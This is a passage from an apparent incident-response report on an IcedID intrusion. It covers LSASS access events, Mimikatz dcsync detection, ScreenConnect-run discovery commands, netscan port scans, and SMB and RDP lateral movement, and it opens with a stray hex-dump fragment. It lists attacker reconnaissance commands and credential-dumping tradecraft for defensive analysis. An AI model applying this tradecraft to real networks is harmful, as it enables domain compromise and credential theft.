0000022528ba4770    00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................
0000022528ba4780    00 00 00 00 00 00 00 48  8b ca f3 aa 48 8d 3d 08   .......H....H.=.
0000022528ba4790    a2 14 80 01 00 00 00 08  a2 14 80 01 00 00 00 33   ...............3
0000022528ba47a0    ff 41 89 37 4c 8b f3 45  85 c0 74 00 00 00 00 8b   .A.7L..E..t.....
0000022528ba47b0    de 48 8d 0c 5b 48 c1 e1  05 48 8d 05 00 00 00 33   .H..[H...H.....3
0000022528ba47c0    ff 41 89 37 4c 8b f3 45  85 c9 74 00 00 00 00 4c   .A.7L..E..t....L
```


In another instance, we saw LSASS being accessed by WerFault.exe, with PROCESS_ALL_ACCESS granted. This should happen rarely in a production environment, and once again, the CallTrace can also help as CallTrace with ntdll.dll, dbghelp.dll or dbgcore.dll (source 1, source 2) should be monitored.



| SourceImage | TargetImage | TargetUser | GrantedAccess | CallTrace |
|---|---|---|---|---|
| C:\Windows\system32\WerFault.exe | C:\Windows\system32\lsass.exe | NT AUTHORITY\SYSTEM | 0x1FFFFF | C:\Windows\SYSTEM32\ntdll.dll+9fc24\|C:\Windows\System32\KERNELBASE.dll+20d0e\|C:\Windows\system32\WerFault.exe+ |
| C:\Windows\system32\WerFault.exe | C:\Windows\system32\lsass.exe | NT AUTHORITY\SYSTEM | 0x1FFFFF | C:\Windows\SYSTEM32\ntdll.dll+9fc24\|C:\Windows\System32\KERNELBASE.dll+20d0e\|C:\Windows\system32\WerFault.exe+ |
| C:\Windows\system32\WerFault.exe | C:\Windows\system32\lsass.exe | NT AUTHORITY\SYSTEM | 0x1FFFFF | C:\Windows\SYSTEM32\ntdll.dll+9fc24\|C:\Windows\System32\KERNELBASE.dll+20d0e\|C:\Windows\system32\WerFault.exe+ |
| C:\Windows\system32\WerFault.exe | C:\Windows\system32\lsass.exe | NT AUTHORITY\SYSTEM | 0x1FFFFF | C:\Windows\SYSTEM32\ntdll.dll+9fc24\|C:\Windows\System32\KERNELBASE.dll+20d0e\|C:\Windows\system32\WerFault.exe+ |
| C:\Windows\system32\WerFault.exe | C:\Windows\system32\lsass.exe | NT AUTHORITY\SYSTEM | 0x1FFFFF | C:\Windows\SYSTEM32\ntdll.dll+9fc24\|C:\Windows\System32\KERNELBASE.dll+20d0e\|C:\Windows\system32\WerFault.exe+ |
| C:\Windows\system32\WerFault.exe | C:\Windows\system32\lsass.exe | NT AUTHORITY\SYSTEM | 0x1FFFFF | C:\Windows\SYSTEM32\ntdll.dll+9fc24\|C:\Windows\System32\KERNELBASE.dll+20d0e\|C:\Windows\system32\faultrep.dll+b4 |
| C:\Windows\system32\WerFault.exe | C:\Windows\system32\lsass.exe | NT AUTHORITY\SYSTEM | 0x1FFFFF | C:\Windows\SYSTEM32\ntdll.dll+9fc24\|C:\Windows\SYSTEM32\ntdll.dll+7a747\|C:\Windows\System32\KERNEL32.DLL+1c5b4\| |
| C:\Windows\system32\WerFault.exe | C:\Windows\system32\lsass.exe | NT AUTHORITY\SYSTEM | 0x1FFFFF | C:\Windows\SYSTEM32\ntdll.dll+9fc24\|C:\Windows\System32\KERNELBASE.dll+20d0e\|C:\Windows\SYSTEM32\dbgeng.dll+3 |
| C:\Windows\system32\WerFault.exe | C:\Windows\system32\lsass.exe | NT AUTHORITY\SYSTEM | 0x1FFFFF | C:\Windows\SYSTEM32\ntdll.dll+9fc24\|C:\Windows\SYSTEM32\ntdll.dll+7a747\|C:\Windows\System32\KERNEL32.DLL+1c5b4\| |
| C:\Windows\system32\WerFault.exe | C:\Windows\system32\lsass.exe | NT AUTHORITY\SYSTEM | 0x1FFFFF | C:\Windows\SYSTEM32\ntdll.dll+9fc24\|C:\Windows\SYSTEM32\ntdll.dll+7a747\|C:\Windows\System32\KERNEL32.DLL+1c5b4\| |
| C:\Windows\system32\rundll32.exe | C:\Windows\system32\lsass.exe | NT AUTHORITY\SYSTEM | 0x1010 | C:\Windows\SYSTEM32\ntdll.dll+9fc24\|C:\Windows\System32\KERNELBASE.dll+20d0e\|UNKNOWN(000002232538D95C) |


Finally, on the second day, we can see yet another access to LSASS, this time from rundll32.exe, once again using access 0x1010 and with UNKNOWN in the CallTrace. This time, rundll32.exe was spawned by PowerShell, which was tasked to download and execute a Cobalt Strike beacon.

Around 40 minutes after the LSASS dump by the "cslite.exe" executable, we observed a traffic spike from the beachhead host to a domain controller. Reviewing this network traffic using the Suricata rules from Didier Stevens, we discovered potential Mimikatz dcsync activity between the hosts.



| alert.signature | alert.category | src_ip | src_port | dest_ip | dest_port |
|---|---|---|---|---|---|
| Mimikatz DRSUAPI DsGetNCChanges Request | Potential Corporate Privacy Violation | Beachhead Host [redacted] | 54,582 | Domain Controller [redacted] | 49,670 |
| Mimikatz DRSUAPI DsGetNCChanges Request | Potential Corporate Privacy Violation | [redacted] | 54,582 | [redacted] | 49,670 |
| Mimikatz DRSUAPI DsGetNCChanges Request | Potential Corporate Privacy Violation | [redacted] | 54,582 | [redacted] | 49,670 |

At the same time we found Event ID 4662 logs on the domain controller, confirming a sync operation requested by the "Administrator" account:




| winlog.event_data.SubjectUserName | winlog.event_data.SubjectLogonId | winlog.event_data.Properties | winlog.event_data.AccessMask | winlog.event_data.ObjectName | winlog.event_data.ObjectType |
|---|---|---|---|---|---|
| Administrator | 0x29f18e29 | %%7688 {1131f6aa-9c07-11d1-f79f-00c04fc2dcd2} {19195a5b-6da0-11d0-afd3-00c04fd930c9} | 0x100 | %{ff7e16f6-0a43-4c09-9d84-b7c530e33d2b} | %{19195a5b-6da0-11d0-afd3-00c04fd930c9} |
| Administrator | 0x29f18e29 | %%7688 {1131f6aa-9c07-11d1-f79f-00c04fc2dcd2} {19195a5b-6da0-11d0-afd3-00c04fd930c9} | 0x100 | %{ff7e16f6-0a43-4c09-9d84-b7c530e33d2b} | %{19195a5b-6da0-11d0-afd3-00c04fd930c9} |
| Administrator | 0x29f18e29 | %%7688 {1131f6ad-9c07-11d1-f79f-00c04fc2dcd2} {19195a5b-6da0-11d0-afd3-00c04fd930c9} | 0x100 | %{ff7e16f6-0a43-4c09-9d84-b7c530e33d2b} | %{19195a5b-6da0-11d0-afd3-00c04fd930c9} |
| Administrator | 0x29f18e29 | %%7688 {1131f6aa-9c07-11d1-f79f-00c04fc2dcd2} {19195a5b-6da0-11d0-afd3-00c04fd930c9} | 0x100 | %{ff7e16f6-0a43-4c09-9d84-b7c530e33d2b} | %{19195a5b-6da0-11d0-afd3-00c04fd930c9} |
| Administrator | 0x29f18e29 | %%7688 {1131f6aa-9c07-11d1-f79f-00c04fc2dcd2} {19195a5b-6da0-11d0-afd3-00c04fd930c9} | 0x100 | %{ff7e16f6-0a43-4c09-9d84-b7c530e33d2b} | %{19195a5b-6da0-11d0-afd3-00c04fd930c9} |
| Administrator | 0x29f18e29 | %%7688 {1131f6ad-9c07-11d1-f79f-00c04fc2dcd2} {19195a5b-6da0-11d0-afd3-00c04fd930c9} | 0x100 | %{ff7e16f6-0a43-4c09-9d84-b7c530e33d2b} | %{19195a5b-6da0-11d0-afd3-00c04fd930c9} |
| Administrator | 0x29f18e29 | %%7688 {1131f6aa-9c07-11d1-f79f-00c04fc2dcd2} {19195a5b-6da0-11d0-afd3-00c04fd930c9} | 0x100 | %{ff7e16f6-0a43-4c09-9d84-b7c530e33d2b} | %{19195a5b-6da0-11d0-afd3-00c04fd930c9} |
| Administrator | 0x29f18e29 | %%7688 {1131f6aa-9c07-11d1-f79f-00c04fc2dcd2} {19195a5b-6da0-11d0-afd3-00c04fd930c9} | 0x100 | %{ff7e16f6-0a43-4c09-9d84-b7c530e33d2b} | %{19195a5b-6da0-11d0-afd3-00c04fd930c9} |

Specifically, we were looking for the Domain-DNS Class(object) — Schema GUID: 19195a5b-6da0–11d0-afd3–00c04fd930c9 and DS-Replication-Get-Changes-All — Schema GUID: 1131f6ad-9c07–11d1-f79f-00c04fc2dcd2 as explained in this SpectreOps post, to detect this dcsync activity. Using these two points of evidence, we can say with good confidence that the threat actor performed a dcsync operation.

## Discovery


Minutes after the initial compromise, a first round of discovery was observed using native Windows built-in utilities, spawning from the IcedID malware.



| | | |
|---|---|---|
| :44:20.1680 | cmd.exe /c chcp >&2 | rundll32.exe C:\Users\[redacted]\AppData\Roaming\[redacted]40502BA4-3D3D-8C90-8C72-2D965AA9FD9B}\iwiqocacod.dll,#1 |
| :44:21.3300 | ipconfig /all | rundll32.exe C:\Users\[redacted]\AppData\Roaming\[redacted]40502BA4-3D3D-8C90-8C72-2D965AA9FD9B}\iwiqocacod.dll,#1 |
| :44:21.6720 | systeminfo | rundll32.exe C:\Users\[redacted]\AppData\Roaming\[redacted]40502BA4-3D3D-8C90-8C72-2D965AA9FD9B}\iwiqocacod.dll,#1 |
| :44:28.8320 | net config workstation | rundll32.exe C:\Users\[redacted]\AppData\Roaming\[redacted]40502BA4-3D3D-8C90-8C72-2D965AA9FD9B}\iwiqocacod.dll,#1 |
| :44:29.3260 | nltest /domain_trusts | rundll32.exe C:\Users\[redacted]\AppData\Roaming\[redacted]40502BA4-3D3D-8C90-8C72-2D965AA9FD9B}\iwiqocacod.dll,#1 |
| :44:29.8620 | nltest /domain_trusts /all_trusts | rundll32.exe C:\Users\[redacted]\AppData\Roaming\[redacted]40502BA4-3D3D-8C90-8C72-2D965AA9FD9B}\iwiqocacod.dll,#1 |
| :44:30.0800 | net view /all /domain | rundll32.exe C:\Users\[redacted]\AppData\Roaming\[redacted]40502BA4-3D3D-8C90-8C72-2D965AA9FD9B}\iwiqocacod.dll,#1 |
| :44:35.6100 | net view /all | rundll32.exe C:\Users\[redacted]\AppData\Roaming\[redacted]40502BA4-3D3D-8C90-8C72-2D965AA9FD9B}\iwiqocacod.dll,#1 |
| :44:41.2290 | net group "Domain Admins" /domain | rundll32.exe C:\Users\[redacted]\AppData\Roaming\[redacted]40502BA4-3D3D-8C90-8C72-2D965AA9FD9B}\iwiqocacod.dll,#1 |

```
cmd.exe /c chcp >&2
ipconfig /all
systeminfo
net config workstation
nltest /domain_trusts
nltest /domain_trusts /all_trusts
net view /all /domain
net view /all
net group "Domain Admins" /domain
```


Later on, the threat actor used ScreenConnect to run other discovery commands, on several occasions



| _timestamp | commandLine | parentCmdLine |
|---|---|---|
| [redacted] 14:00:57.8340 | nltest /dclist: | "cmd.exe" /c "C:\Windows\TEMP\ScreenConnect\23.6.8.8644\b9584b00-42f6-4258-819c-330beb49197drun.cmd" |
| [redacted] 14:05:03.9320 | net group "domain admins" /domain | "cmd.exe" /c "C:\Windows\TEMP\ScreenConnect\23.6.8.8644\bd4a600e-7446-4911-822d-d5840ed9d958run.cmd" |
| Day 1 14:58:47.9920 | net group "Domain Computers" /domain | "cmd.exe" /c "C:\Windows\TEMP\ScreenConnect\23.6.8.8644\05800d31-0843-4101-bb00-a76d1a564e38run.cmd" |
| [redacted] 16:11:19.5120 | net group "domain admins" /domain | "cmd.exe" /c "C:\Windows\TEMP\ScreenConnect\23.6.8.8644\fe0c06a2-14c8-4a39-a9ab-af58ba6e90acrun.cmd" |
| [redacted] 16:11:24.4870 | net group "enterprise admins" /domain | "cmd.exe" /c "C:\Windows\TEMP\ScreenConnect\23.6.8.8644\bd4e2951-dc4d-48b1-9740-dfbd434b32b1run.cmd" |
| [redacted] 16:19:55.9460 | nltest /dclist: | "cmd.exe" /c "C:\Windows\TEMP\ScreenConnect\23.6.8.8644\41d957ab-2bfc-43d0-a024-965cec5d08bdrun.cmd" |
| [redacted] 16:21:58.5670 | net group "domain admins" /domain | "cmd.exe" /c "C:\Windows\TEMP\ScreenConnect\23.6.8.8644\3c516132-4f8a-481f-915a-a18f256cdb59run.cmd" |
| [redacted] 16:22:15.3390 | quser | "cmd.exe" /c "C:\Windows\TEMP\ScreenConnect\23.6.8.8644\8918a0e0-3d51-4644-a279-731bb2c44d35run.cmd" |
| [redacted] 16:36:00.0740 | ipconfig /all | "cmd.exe" /c "C:\Windows\TEMP\ScreenConnect\23.6.8.8644\13b988b7-409f-4916-a675-26da9ed5ef5brun.cmd" |
| [redacted] 16:39:45.3830 | net group "domain computers" /domain | "cmd.exe" /c "C:\Windows\TEMP\ScreenConnect\23.6.8.8644\dd96b33b-5b77-4357-84fb-9b3b9394b665run.cmd" |
| [redacted] 21:22:41.3910 | systeminfo | "cmd.exe" /c "C:\Windows\TEMP\ScreenConnect\23.6.8.8644\ab2f96f1-3c05-43e5-b794-bdf216d91577run.cmd" |
| Day 2 15:15:46.0360 | route print | "cmd.exe" /c "C:\Windows\TEMP\ScreenConnect\23.6.8.8644\c107add2-b1a1-4167-8d73-4ac61ea8f7e3run.cmd" |
| [redacted] 22:21:53.8110 | nltest /dclist: | "cmd.exe" /c "C:\Windows\TEMP\ScreenConnect\23.7.8.8676\e226b0b3-38c0-43c2-b91a-8596c2f685a3run.cmd" |


```
nltest  /dclist:
net  group "domain admins" /domain
net  group "Domain Computers" /domain
net  group "domain admins" /domain
net  group "enterprise admins" /domain
nltest  /dclist:
net  group "domain admins" /domain
quser
ipconfig  /all
net  group "domain computers" /domain
systeminfo
route  print
nltest  /dclist:
```

On day two, day five, and day eight, the threat actor performed rounds of network discovery using SoftPerfect netscan.



| process.name | process.command_line | process.parent.name | process.parent.command_line |
|---|---|---|---|
| netscan.exe | "C:\Users\[redacted]\Desktop\netscan.exe" | explorer.exe | C:\Windows\Explorer.EXE |
| netscan.exe | "C:\Users\[redacted]\Desktop\64-bit\netscan.exe" | explorer.exe | C:\Windows\Explorer.EXE |
| netscan.exe | "C:\Users\[redacted]\Desktop\netscan.exe" | explorer.exe | C:\Windows\Explorer.EXE |
| netscan.exe | "C:\Users\[redacted]\Desktop\netscan.exe" | explorer.exe | C:\Windows\Explorer.EXE |
| netscan.exe | "C:\Users\[redacted]\Desktop\netscan.exe" | explorer.exe | C:\Windows\Explorer.EXE |

Each time, the scan goes over the same IP address space, and scans for the ports 135 (RPC), 445 (SMB) and 3389 (RDP), with a few extras related to the Veeam backup solutions.




```
[redacted]7:00:0... (163)          [redacted]19:00:00.... (325)
   137            (3)                 445             (100)
   445           (50)                 3389            (100)
   3389          (50)                 135             (100)
   135           (50)                 6160             (12)
   6160           (6)                 9392              (2)
   9393           (1)                 9393              (2)
   9392           (1)                 9401              (2)
   9401           (1)                 137               (6)
                  (1)                                   (1)
[redacted]22:00:0... (165)         [redacted]23:00:00.... (164)
   3389          (50)                 137               (4)
   445           (50)                 3389             (50)
   135           (50)                 6160              (6)
   6160           (6)                 445              (50)
   9392           (1)                 135              (50)
   9393           (1)                 9392              (1)
   9401           (1)                 9393              (1)
   5353           (1)                 9401              (1)
   161            (1)                                   (1)
   137            (3)
                  (1)
```

## Lateral Movement

The renamed ScreenConnect installer was copied from the beachhead to domain controllers, a backup server, and a file server using SMB. As explained in the execution section, the installer was also executed via Impacket's wmiexec.py script, which resulted in the ScreenConnect installation. Multiple commands were executed on the compromised hosts via ScreenConnect command functionality.


Event ID 5145 logs:




```
Subject:
        Security ID:            [redacted]
        Account Name:           DC and
        Account Domain:         Backup Server
        Logon ID:

Network Information:
        Object Type:            File
        Source Address:         Beachhead
        Source Port:            54631

Share Information:
        Share Name:             \\*\C$
        Share Path:             \??\C:\
        Relative Target Name:   programdata\goat.exe

Access Request Information:
        Access Mask:            0x2
        Accesses:               WriteData (or AddFile)
```

```
Subject:
        Security ID:
        Account Name:            [redacted] File Server
        Account Domain:
        Logon ID:

Network Information:
        Object Type:
        Source Address:          [redacted] Beachhead
        Source Port:

Share Information:
        Share Name:              \\*\C$
        Share Path:              \??\C:\
        Relative Target Name:    programdata\jer.exe

Access Request Information:
        Access Mask:             0x2
        Accesses:                WriteData (or AddFile)
```

RDP was used extensively during the intrusion by the threat actor to move laterally.




While the threat actor most frequently used the native Windows RDP clients, on at least one occasion they proxied their RDP session via the CSharp Streamer.



| process.name | destination.ip | destination.port |
|---|---|---|
| cslite.exe | 10.[redacted]189 | 3,389 |
| cslite.exe | 10.[redacted]189 | 3,389 |

When doing this, they left a trace of their remote host name logged under Event ID 4778:


`77724F2`



```
A session was reconnected to a Window Station.

Subject:
        Account Name:           [redacted]
        Account Domain:         [redacted]
        Logon ID:               0x32D16C68

Session:
        Session Name:           RDP-Tcp#15

Additional Information:
        Client Name:            77724F2
        Client Address:         10[redacted]192

